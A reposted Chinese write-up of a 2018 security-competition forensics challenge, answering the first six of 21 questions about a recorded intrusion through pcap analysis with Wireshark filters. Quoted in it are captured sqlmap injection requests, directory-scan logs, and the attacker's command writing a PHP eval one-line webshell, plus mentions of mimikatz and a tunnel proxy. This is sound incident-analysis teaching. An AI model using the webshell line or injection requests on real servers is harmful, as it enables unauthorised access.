2018.6.1信息安全铁人三项赛数据赛writeup

转载

weixin_30387663 于 2018-12-04 18:11:00 发布 467 收藏 8
文章标签： php 网络 shell
原文链接：http://www.cnblogs.com/1go0/p/10065813.html


链接: https://pan.baidu.com/s/145V_xyiMNOlE5bFbCTtNNg 密码: v6wu

1.被攻击的两个服务器的内网ip分别是多少，以下简称服务器1和2(格式：空格分隔，按黑客攻击顺序排列）
2.两台服务器的主机名分别是什么
3.黑客使用了什么工具对服务器1进行的攻击(小写)
4.黑容成功登陆网站后台的账号密码以及验证码是什么(格式user/pass/vcode)
5.黑客向服务器1写入webshell的具体命令是什么(url解码后)
6.服务器1都开启了哪些允许外连的TCP注册端口(端口号从小到大，用空格间隔)
7.服务器1安装的修补程序名称
8.网站根目录的绝对路径(注意：大写，左斜杠，最后要有一个斜杠)
9.黑客使用什么命令或文件进行的内网扫描
10.扫描结果中服务器2开放了哪些端口(端口号从小到大，用空格隔开)
11.黑客执行的什么命令将administrator的密码保存到文件中
12.服务器1的系统管理员administrator的密码是什么
13.黑客进行内外扫描的ip范围(格式:xx.xx.xx.xx~xx.xx.xx.xx)
14.服务器1的mysql的root用户的密码是什么
15.黑客在服务器2中查看了哪个敏感文件(拿到shell之后)，请写出绝对路径
16.服务器2的web网站后台账号密码(格式:账号/密码)
17.黑客在redis未授权访问中反弹shell的ip和端口是多少
18.黑客拿到root权限后执行的第二条命令是什么
19.服务器2的root用户密码是什么
20.黑客向服务器2写入webshell的命令
21.pcap中哪些ip发送过无偿ARP包(空格分隔，时间顺序排序)

1.被攻击的两个服务器的内网ip分别是多少，以下简称服务器1和2(格式：空格分隔，按黑客攻击顺序排列）

数据包1

http



攻击者ip 202.1.1.2 服务器1ip 192.168.1.74 服务器2ip 见下面分析

2.两台服务器的主机名分别是什么

找phpinfo

```
http contains "phpinfo"
```

数据包二中找到

将返回的phpinfo源码复制到新建的html中，保存后打开


PHP Version 5.3.29

System	Windows NT TEST-7E28AF8836 5.2 build 3790 (Windows Server 2003 Enterprise Edition Service Pack 2) i586
Build Date	Aug 15 2014 19:15:47
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze"

可以看到服务器1的主机名 TEST-7E28AF8836

在后续的数据包中继续过滤

```
ip.addr == 192.168.2.66 && http contains "phpinfo"
```



PHP Version 5.3.3

System	Linux cloude 2.6.32-431.el6.x86_64 #1 SMP Fri Nov 22 03:15:09 UTC 2013 x86_64
Build Date	Aug 11 2016 20:34:18
Configure Command	'./configure' '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--target=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib64' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/var/lib' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=../config.cache' '--with-libdir=lib64' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--disable-debug' '--with-pic' '--disable-rpath' '--without-pear' '--with-bz2' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--enable-gd-native-ttf' '--without-gdbm' '--with-gettext' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-exif' '--enable-ftp' '--enable-magic-quotes' '--enable-sockets' '--enable-sysvsem' '--enable-sysvshm' '--enable-sysvmsg' '--with-kerberos' '--enable-ucd-snmp-hack' '--enable-shmop' '--enable-calendar' '--without-sqlite' '--with-libxml-dir=/usr' '--enable-xml' '--with-system-tzdata' '--with-apxs2=/usr/sbin/apxs' '--without-mysql' '--without-gd' '--disable-dom' '--disable-dba' '--without-unixODBC' '--

3.黑客使用了什么工具对服务器1进行的攻击(小写)


sqlmap

4.黑容成功登陆网站后台的账号密码以及验证码是什么(格式user/pass/vcode)


```
ip.addr == 192.168.1.74 && ip.addr ==202.1.1.2 &&http
```

发现数据包1中，一直在跑sqlmap

数据包2中，跑完sqlmap后开始扫目录



No.	Protocol	Time	Source	Destination	Length	Info
74315	HTTP	09:45:19.265610	202.1.1.2	192.168.1.74	591	GET /about.php?listid=6%20AND%20ORD%28MID%28%28SELECT%20IFNULL%28CAST%28passwd%20AS%20CHAR%29%
74355	HTTP	09:45:19.275745	192.168.1.74	202.1.1.2	455	HTTP/1.1 200 OK (text/html)
74425	HTTP	09:45:19.405826	202.1.1.2	192.168.1.74	591	GET /about.php?listid=6%20AND%20ORD%28MID%28%28SELECT%20IFNULL%28CAST%28passwd%20AS%20CHAR%29%
74459	HTTP	09:45:19.434824	192.168.1.74	202.1.1.2	455	HTTP/1.1 200 OK (text/html)
84159	HTTP	09:45:34.813015	202.1.1.2	192.168.1.74	395	GET /admin/ HTTP/1.1
84161	HTTP	09:45:34.813600	192.168.1.74	202.1.1.2	512	HTTP/1.1 403 Forbidden (text/html)
283075	HTTP	09:50:23.054222	202.1.1.2	192.168.1.74	122	HEAD /test.php HTTP/1.1
283077	HTTP	09:50:23.054223	202.1.1.2	192.168.1.74	164	HEAD /FCKeditor/editor/filemanager/upload/php/upload.php HTTP/1.1
283079	HTTP	09:50:23.054325	202.1.1.2	192.168.1.74	155	HEAD /intraAdmin/modules/pm/include/install.php HTTP/1.1
283081	HTTP	09:50:23.054327	202.1.1.2	192.168.1.74	134	HEAD /wp-admin/install.php HTTP/1.1
283083	HTTP	09:50:23.054586	202.1.1.2	192.168.1.74	124	HEAD /do/reg.php HTTP/1.1
283085	HTTP	09:50:23.054692	192.168.1.74	202.1.1.2	276	HTTP/1.1 404 Not Found
283087	HTTP	09:50:23.054736	202.1.1.2	192.168.1.74	132	HEAD /admin888/admin.php HTTP/1.1
283089	HTTP	09:50:23.054882	192.168.1.74	202.1.1.2	276	HTTP/1.1 404 Not Found
283091	HTTP	09:50:23.054931	202.1.1.2	192.168.1.74	154	HEAD /intraAdmin/modules/pm/include/update.php HTTP/1.1
283093	HTTP	09:50:23.055185	202.1.1.2	192.168.1.74	130	HEAD /beingmate_in.php HTTP/1.1
283095	HTTP	09:50:23.055282	202.1.1.2	192.168.1.74	143	HEAD /syssite/install/ini_setup.php HTTP/1.1
283097	HTTP	09:50:23.055443	202.1.1.2	192.168.1.74	141	HEAD /intraAdmin/imagemanager.php HTTP/1.1
283099	HTTP	09:50:23.055737	202.1.1.2	192.168.1.74	137	HEAD /wp-admin/admin-ajax.php HTTP/1.1
283101	HTTP	09:50:23.055976	202.1.1.2	192.168.1.74	129	HEAD /fonts/login.php HTTP/1.1
283103	HTTP	09:50:23.055977	202.1.1.2	192.168.1.74	123	HEAD /admin.php HTTP/1.1
283105	HTTP	09:50:23.056024	192.168.1.74	202.1.1.2	276	HTTP/1.1 404 Not Found
283107	HTTP	09:50:23.056312	192.168.1.74	202.1.1.2	276	HTTP/1.1 404 Not Found
283109	HTTP	09:50:23.056314	202.1.1.2	192.168.1.74	142	HEAD /Html/fckeditor/fckeditor.php HTTP/1.1
283111	HTTP	09:50:23.056733	202.1.1.2	192.168.1.74	134	HEAD /intraAdmin/admin.php HTTP/1.1
283113	HTTP	09:50:23.056749	202.1.1.2	192.168.1.74	129	HEAD /admin/admin.php HTTP/1.1
283115	HTTP	09:50:23.056862	202.1.1.2	192.168.1.74	140	HEAD /syssite/shopadmin/core.php HTTP/1.1
283117	HTTP	09:50:23.057079	202.1.1.2	192.168.1.74	121	HEAD /tag.php HTTP/1.1
283119	HTTP	09:50:23.057360	192.168.1.74	202.1.1.2	276	HTTP/1.1 404 Not Found
283121	HTTP	09:50:23.057529	192.168.1.74	202.1.1.2	276	HTTP/1.1 404 Not Found
283129	HTTP	09:50:23.058340	202.1.1.2	192.168.1.74	138	HEAD /phpmyadmin/db_create.php HTTP/1.1



扫到后台后，开始登陆，看到下面返回admin后台相关的内容，说明此处提交的user和pwd正确


5.黑客向服务器1写入webshell的具体命令是什么(url解码后)

数据包二的最下面发现多了个，abc.php，应该不是网站本身的文件，看到上面通过php命令执行写的shell

http://202.1.1.1/tmpbjhbf.php?cmd=echo ^<?php^ eval($_POST[ge]);?^>>abc.php


6.服务器1都开启了哪些允许外连的TCP注册端口(端口号从小到大，用空格间隔)

查看abc.php的请求包都是b64，所以abc.php菜刀一句话呀



总是b64decode太麻烦，不如看对应的返回包，大致能猜出菜刀做了什么操作


接着数据包3



菜刀上传了scan.php扫内网

tunel.nosoket.php作为内网代理

mimi下的mimikatz.exe用来dump服务器1的密码



应用显示过滤器 … <Ctrl-/>

No.	Protocol	Time	Source	Destination	Length	Info
63839	HTTP	09:57:08.841139	202.1.1.2	192.168.1.74	446	GET /my/scan.php HTTP/1.1
63847	HTTP	09:57:08.841931	192.168.1.74	202.1.1.2	60	HTTP/1.1 200 OK (text/html)
68136	HTTP	09:57:16.132971	202.1.1.2	192.168.1.74	1049	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
68140	HTTP	09:57:16.133672	192.168.1.74	202.1.1.2	60	HTTP/1.1 200 OK (text/html)
83546	HTTP	09:57:40.059053	202.1.1.2	192.168.1.74	899	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
83674	HTTP	09:57:40.301730	192.168.1.74	202.1.1.2	60	HTTP/1.1 200 OK (text/html)
87636	HTTP	09:57:46.499941	202.1.1.2	192.168.1.74	911	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
87722	HTTP	09:57:46.616106	192.168.1.74	202.1.1.2	60	HTTP/1.1 200 OK (text/html)
88906	HTTP	09:57:48.670606	202.1.1.2	192.168.1.74	905	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
89902	HTTP	09:57:50.023515	192.168.1.74	202.1.1.2	60	HTTP/1.1 200 OK (text/html)
100672	HTTP	09:58:03.858718	202.1.1.2	192.168.1.74	903	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
100698	HTTP	09:58:03.866489	192.168.1.74	202.1.1.2	60	HTTP/1.1 200 OK (text/html)

```
Active Connections\r\n
\r\n
  Proto  Local Address          Foreign Address        State           PID\r\n
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       5292\r\n
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       684\r\n
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4\r\n
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING       416\r\n
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       5328\r\n
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       2152\r\n
  TCP    127.0.0.1:2288         127.0.0.1:3306         TIME_WAIT       0\r\n
  TCP    192.168.1.74:80        202.1.1.2:65131        TIME_WAIT       0\r\n
  TCP    192.168.1.74:80        202.1.1.2:65132        TIME_WAIT       0\r\n
  TCP    192.168.1.74:80        202.1.1.2:65135        TIME_WAIT       0\r\n
  TCP    192.168.1.74:80        202.1.1.2:65136        TIME_WAIT       0\r\n
  TCP    192.168.1.74:80        202.1.1.2:65140        TIME_WAIT       0\r\n
  TCP    192.168.1.74:80        202.1.1.2:65141        TIME_WAIT       0\r\n
  TCP    192.168.1.74:80        202.1.1.2:65142        TIME_WAIT       0\r\n
  TCP    192.168.1.74:80        202.1.1.2:65143        TIME_WAIT       0\r\n
  TCP    192.168.1.74:80        202.1.1.2:65173        TIME_WAIT       0\r\n
  TCP    192.168.1.74:80        202.1.1.2:65187        TIME_WAIT       0\r\n
  TCP    192.168.1.74:80        202.1.1.2:65188        ESTABLISHED     1792\r\n
  TCP    192.168.1.74:139       0.0.0.0:0              LISTENING       4\r\n
```

可以看到服务器1开放的端口有80 135 445 1025 3306 3389 139

